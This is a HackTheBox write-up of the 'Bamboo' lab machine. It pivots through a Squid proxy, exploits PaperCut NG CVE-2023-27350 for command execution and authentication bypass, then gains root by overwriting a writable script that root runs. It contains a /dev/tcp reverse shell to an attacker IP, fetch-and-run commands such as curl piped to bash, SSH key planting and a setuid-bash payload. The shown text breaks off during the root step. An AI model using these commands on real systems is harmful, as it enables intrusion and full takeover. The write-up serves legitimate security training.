



HACKTHEBOX



Bamboo

30th Sept 2025

Prepared By: k1ph4ru

Machine Author: xct

Difficulty: **Medium**

Synopsis

Bamboo is a medium-difficulty Linux machine that begins with discovering a **Squid** proxy. The proxy is used to scan internal ports and reveals a **PaperCut NG** instance. A known PaperCut vulnerability **CVE-2023-27350** is exploited to gain a foothold. Local enumeration reveals a writable directory containing a script that runs with root privileges. By modifying the script, we obtain a shell as **root**.

Skills Required

- Basic proxy enumeration and pivoting
- Basic Linux Enumeration

Skills Learned

- Service enumeration via a Squid proxy
- PaperCut NG Exploitation **CVE-2023-27350**.

Enumeration

Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.234.79 | grep '^[0-9]' | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,$/))
```

```
$ nmap -p$ports -sC -sV 10.129.234.79
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 08:13 EDT
Nmap scan report for 10.129.234.79
Host is up (0.066s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:b2:62:7d:9c:9c:1d:1c:43:8c:e3:e3:6a:49:f0:a7 (ECDSA)
|_  256 cf:48:f5:f0:a6:c1:f5:cb:f8:65:18:95:43:b4:e7:e4 (ED25519)
3128/tcp  open  http-proxy   Squid http proxy 5.9
|_ http-title: ERROR: The requested URL could not be retrieved
|_ http-server-header: squid/5.9
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
<SNIP>
```

The `Nmap` output reveals two open ports. On port `22` we see `OpenSSH` running, and on port `3128` we see a `Squid` proxy service running.

Squid

Now that port `3128` is open, commonly used for proxy servers, particularly the `Squid` proxy, a misconfigured instance can be used to pivot to internal services. We can follow the guide from [HackTricks](#) to enumerate services accessible through the Squid proxy. There is also this [tool](#) we can use. We start by downloading the squidscan repository files, including [go.mod](#) and [squidscan.go](#). We then edit `squidscan.go` to set the `proxyURL` to the `IP` and `port` of the proxy server.

```
<SNIP>
var (
    proxyURL = "http://10.129.234.79:3128" // adjust proxy ip & port
    numWorkers = 100 // adjust workers
    numPorts = 65535 // adjust ports
)
<SNIP>
```

Then we proceed to run `go.mod tidy` to install the dependencies and build the binary.

```
$ go mod tidy
$ go build
$ ls
go.mod go.sum squidscan squidscan.go
```

From the output, we can see the `squidscan` binary has been generated, and we can now execute it to start the scan.

```
$ ./squidscan
38 / 65535 [>____] 0.06% ? p/sPort 22 found!
9007 / 65535 [-__] 13.74% 869 p/sPort 9173 found!
Port 9174 found!
9285 / 65535 [---__] 14.17% 869 p/sPort 9195 found!
Port 9192 found!
10997 / 65535 [----__] 16.78% 889 p/sPort 9191 found!
```

We find some open ports, we then edit our proxychains file as stated in the HackTricks blog, and proceed to enumerate the ports.

```
$ cat /etc/proxychains4.conf | tail -n1
http 10.129.234.79 3128
```

Since we saw that port 9191 is open, which is commonly used by PaperCut, we can proceed to enumerate the port using curl by sending an HTTP GET request.

```
$ proxychains4 curl -v http://10.129.234.79:9191
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
* Trying 10.129.234.79:9191...
[proxychains] Strict chain ... 10.129.234.79:3128 ... 10.129.234.79:9191 ... OK
* Connected to 10.129.234.79 (10.129.234.79) port 9191
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 10.129.234.79:9191
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 302 Found
< Date: Mon, 29 Sep 2025 12:50:05 GMT
< Location: http://10.129.234.79:9191/user
< Content-Length: 0
<
* Connection #0 to host 10.129.234.79 left intact
```

From the request, we see `http://10.129.234.79:9191/user`. The server returned an `HTTP/1.1 302 Found` with a `Location: http://10.129.234.79:9191/user` header, which instructs the client to redirect to that URL. Now, if we run a curl on the `/user` endpoint, we see that the title is indeed PaperCut.

```
$ proxychains4 curl -v http://10.129.234.79:9191/user
<...SNIP...>
* using HTTP/1.x
> GET /user HTTP/1.1
> Host: 10.129.234.79:9191
> User-Agent: curl/8.13.0
```

```

> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Mon, 29 Sep 2025 12:50:26 GMT
<...SNIP...>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
<title>PaperCut Login for Trial License</title>
<link rel="shortcut icon" href="/images/icons3/favicon.ico"
type="image/vnd.microsoft.icon"/>
<...SNIP...>


```

We have **PaperCut NG** running on port **9191**. We can then configure **Burp Suite** to use the proxy address. First we launch **Burp Suite**, select **proxy settings** -> **Network** -> **Connections** -> **Upstream Proxy Servers** and add the **Proxy Host** and **Proxy port** in the fields.

The screenshot shows the Burp Suite configuration interface. On the left is a sidebar with navigation options like Tools, Project, and Network. The main panel is titled 'Network > Connections'. Under 'Upstream proxy servers', there's a table of proxy rules. One rule is highlighted with a red box: it is 'Enabled', has a 'Destination host' of '*', a 'Proxy host' of '10.129.234.79', and a 'Proxy port' of '3128'. Below this, the 'SOCKS proxy' section is visible, with a checkbox for 'Use SOCKS proxy'.

Enabled	Destination host	Proxy host	Proxy port	Auth type	Username
☒	*	10.129.234.79	3128		

Upon visiting **127.0.0.1:9191/user** on our Burp browser while having our proxy configured we see a login page for **PaperCut NG 22.0**, which is a print management application.



Foothold

A quick Google search for vulnerabilities that affect `PaperCut NG 22` shows [CVE-2023-27350](#) and also this [POC](#) script. We test this by starting a Python server locally to handle a `GET` request from the target.

```
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```

Next, we run the POC script to execute a `curl` command and send the HTTP `GET` request.

```
$ proxychains4 python3 CVE-2023-27350.py --url 'http://10.129.234.79:9191' --command 'curl
http://10.10.14.64:9000'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 10.129.234.79:3128 ... 10.129.234.79:9191 ... OK
[*] Papercut instance is vulnerable! Obtained valid JSESSIONID
[*] Updating print-and-device.script.enabled to Y
[*] Updating print.script.sandboxed to N
[*] Preparing to execute...
[+] Executed successfully!
[*] Updating print-and-device.script.enabled to N
[*] Updating print.script.sandboxed to Y
```

Looking back at our `HTTP` server we see the `GET` request, this confirms that the script worked.

```
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
c10.129.234.79 - - [29/Sep/2025 09:32:00] "GET / HTTP/1.1" 200 -
```

Now, we proceed to create the following script locally as `shell.sh` to get a reverse shell.

```
#!/bin/bash
sh -i >& /dev/tcp/10.10.14.64/5544 0>&1
```

We fetch it using `curl` and save it to the `/tmp` folder.

```
$ proxychains4 python3 CVE-2023-27350.py --url 'http://10.129.234.79:9191' --command 'curl
http://10.10.14.64:9000/shell.sh -o /tmp/shell.sh'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 10.129.234.79:3128 ... 10.129.234.79:9191 ... OK
[*] Papercut instance is vulnerable! Obtained valid JSESSIONID
[*] Updating print-and-device.script.enabled to Y
[*] Updating print.script.sandboxed to N
[*] Preparing to execute...
[+] Executed successfully!
[*] Updating print-and-device.script.enabled to N
[*] Updating print.script.sandboxed to Y
```

Finally, we use `bash` to execute the script.

```
$ proxychains4 python3 CVE-2023-27350.py --url 'http://10.129.234.79:9191' --command 'bash
/tmp/shell.sh'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 10.129.234.79:3128 ... 10.129.234.79:9191 ... OK
[*] Papercut instance is vulnerable! Obtained valid JSESSIONID
[*] Updating print-and-device.script.enabled to Y
[*] Updating print.script.sandboxed to N
[*] Preparing to execute...
[+] Executed successfully!
[*] Updating print-and-device.script.enabled to N
[*] Updating print.script.sandboxed to Y
```

Looking at our listener, we receive a connection from the PaperCut host. We then use `script`, which creates a pseudo-terminal, with `-c /bin/bash` and `/dev/null` to start a new interactive bash shell and discard the output log, giving us a more stable shell.

```
$ nc -lnvp 5544
listening on [any] 5544 ...
connect to [10.10.14.64] from (UNKNOWN) [10.129.234.79] 33592
sh: 0: can't access tty; job control turned off
$ script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
papercut@bamboo:~/server$ id
uid=1001(papercut) gid=1001(papercut) groups=1001(papercut)
papercut@bamboo:~/server$
```

The user flag can be found at `/home/papercut/user.txt`.

Privilege Escalation

We start by first generating `ssh` keys using `ssh-keygen`, which is a built-in Linux utility used to create a new pair of authentication keys a `public key` and a `private key`.

```
papercut@bamboo:~/server$ cd ~
papercut@bamboo:~$ mkdir .ssh
papercut@bamboo:~$ ssh-keygen
<SNIP>
papercut@bamboo:~$ cd .ssh
papercut@bamboo:~/.ssh$ ls -la
total 16
drwxr-xr-x 2 papercut papercut 4096 Sep 29 13:57 .
drwxr-xr-x 9 papercut papercut 4096 Sep 29 13:55 ..
-rw----- 1 papercut papercut 2602 Sep 29 13:57 id_rsa
-rw-r--r-- 1 papercut papercut 569 Sep 29 13:57 id_rsa.pub
papercut@bamboo:~/.ssh$
```

We then add our public key to `authorized_keys`.

```
papercut@bamboo:~/.ssh$ echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGD7dsRSqhJ310KEfFeGQ3PAhTT2TxPZm94eBhFI4jRaM2gHR8sjuyNSrNQoBT
9dUQrdlevOquuTgP0XR<...SNIP...>
" > authorized_keys
<+vbx4Dgyhe8d0VvwUG5DM= fury@kali" > authorized_keys
papercut@bamboo:~/.ssh$
```

Now, we proceed to enumerate the system using `linpeas` which is an automated local Linux enumeration script that looks for common privilege-escalation vectors.

```

papercut@bamboo:~$ curl http://10.10.14.64:5000/linpeas.sh | bash
<...SNIP...>
PATH
https://book.hacktricks.wiki/en/linux-hardening/privilege-
escalation/index.html#writable-path-abuses

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/
snap/bin:/home/papercut/server/bin/linux-x64

```

From the output we see that `Linpeas` found `/home/papercut/server/bin/linux-x64` in the `PATH`. If a privileged process uses that `PATH` and the directory is writable by an unprivileged user, we could place a script or binary there which may be executed when that process invokes a common command potentially resulting in an escalated shell. We therefore proceeded to check the permissions of the folder.

```

papercut@bamboo:~$ ls -ld /home/papercut/server/bin/linux-x64
drwxr-xr-x 3 papercut papercut 4096 May 26 2023 /home/papercut/server/bin/linux-x64
papercut@bamboo:~$

```

This shows the directory is owned by user `papercut`. Therefore the `papercut` user can create or modify files in `/home/papercut/server/bin/linux-x64` and this directory contains the executables and scripts for the `PaperCut NG`.

From our earlier enumeration we also identified `CVE-2023-27350`, an authentication-bypass vulnerability affecting version `22` of `PaperCut`. We find this [script](#) that allows an authentication bypass, which we can use to access the application and see if there is any functionality that, when triggered, uses a file from the directory we identified earlier. We start by setting up `SSH` port forwarding.

```
$ ssh papercut@10.129.234.79 -L 9191:127.0.0.1:9191 -N
```


Then we run the exploit.

```

$ python3 auth_bypass.py
Enter the ip address: 127.0.0.1
Version: 22.0.6
Vulnerable version
Step 1 visit this url first in your browser: http://127.0.0.1:9191/app?
service=page/SetupCompleted
Step 2 visit this url in your browser to bypass the login page :
http://127.0.0.1:9191/app?service=page/Dashboard

```


From the exploit we get two `URLs` that we need to visit for it to work, which upon visiting allows us to access the application.




We see that we are able to access the dashboard, then we upload `pspy` onto the machine to see if a functionality triggers a file in the directory.

```
papercut@bamboo:/tmp$ wget http://10.10.14.64:5000/pspy64
<SNIP>
papercut@bamboo:/tmp$ chmod +x pspy64
papercut@bamboo:/tmp$ ./pspy64
<SNIP>
2025/09/29 15:41:16 CMD: UID=0      PID=6024 |
2025/09/29 15:41:16 CMD: UID=105   PID=5878 | /usr/lib/apt/methods/http
2025/09/29 15:41:16 CMD: UID=105   PID=5877 | /usr/lib/apt/methods/http
2025/09/29 15:41:16 CMD: UID=0      PID=5861 | /usr/bin/python3 /usr/bin/unattended
```

After interacting with the application we click on `Enable Printing Tab` → `Import BYOD-friendly print queues`, then select the dropdown and click `Next`.



We then proceed to select `Start Importing Mobility Print printers`.




Looking back at our `pspy` output, we see that the bash script `server-command` is executed.

```

2025/09/29 15:48:47 CMD: UID=0      PID=6683 | /usr/bin/snap run amazon-ssm-agent
2025/09/29 15:48:47 CMD: UID=0      PID=6688 | /usr/lib/snapd/snap-seccomp version-info
2025/09/29 15:49:07 CMD: UID=0      PID=6702 | (snap)
2025/09/29 15:49:07 CMD: UID=0      PID=6707 | /usr/lib/snapd/snap-seccomp version-info
2025/09/29 15:49:12 CMD: UID=0      PID=6721 | v2023-02-14-1341/pc-print-deploy-server -
dataDir=/home/papercut/providers/print-deploy/linux-x64//data -pclog.dev
2025/09/29 15:49:12 CMD: UID=0      PID=6728 |
2025/09/29 15:49:12 CMD: UID=0      PID=6730 | /bin/sh /home/papercut/server/bin/linux-
x64/server-command get-config health.api.key
2025/09/29 15:49:12 CMD: UID=0      PID=6729 | /bin/sh /home/papercut/server/bin/linux-
x64/server-command get-config health.api.key
2025/09/29 15:49:12 CMD: UID=0      PID=6731 | /bin/sh /home/papercut/server/bin/linux-
x64/server-command get-config health.api.key

```

Upon clicking the `Refresh servers` button we see that the same script is executed.



We then leveraged the writable `server-command` file to execute `chmod u+s /bin/bash` as root, which set the setuid bit on `/bin/bash`.

```

papercut@bamboo:~$ cd /home/papercut/server/bin/linux-x64
papercut@bamboo:~/server/bin/linux-x64$ echo 'chmod u+s /bin/bash' > server-command
papercut@bamboo:~/server/bin/linux-x64$

```

Now, if we click on `Refresh servers` button, this will trigger our command from the `pspy` output.

```

2025/09/29 15:56:41 CMD: UID=0      PID=7400    | /bin/sh /home/papercut/server/bin/linux-
x64/server-command get-config health.api.key
2025/09/29 15:56:41 CMD: UID=0      PID=7405    | /bin/sh /home/papercut/server/bin/linux-
x64/server-command get-config health.api.key
2025/09/29 15:56:41 CMD: UID=0      PID=7404    | /bin/sh /home/papercut/server/bin/linux-
x64/server-command get-config health.api.key
2025/09/29 15:56:41 CMD: UID=0      PID=7403    | /bin/sh /home/papercut/server/bin/linux-
x64/server-command get-config health.api.key
2025/09/29 15:56:41 CMD: UID=0      PID=7406    | /home/papercut/runtime/linux-
x64/jre/bin/java -Djava.io.tmpdir=/home/papercut/server/tmp -
Dserver.home=/home/papercut/server -Djava.awt.headless=true -
Djava.locale.providers=COMPAT,SPI -
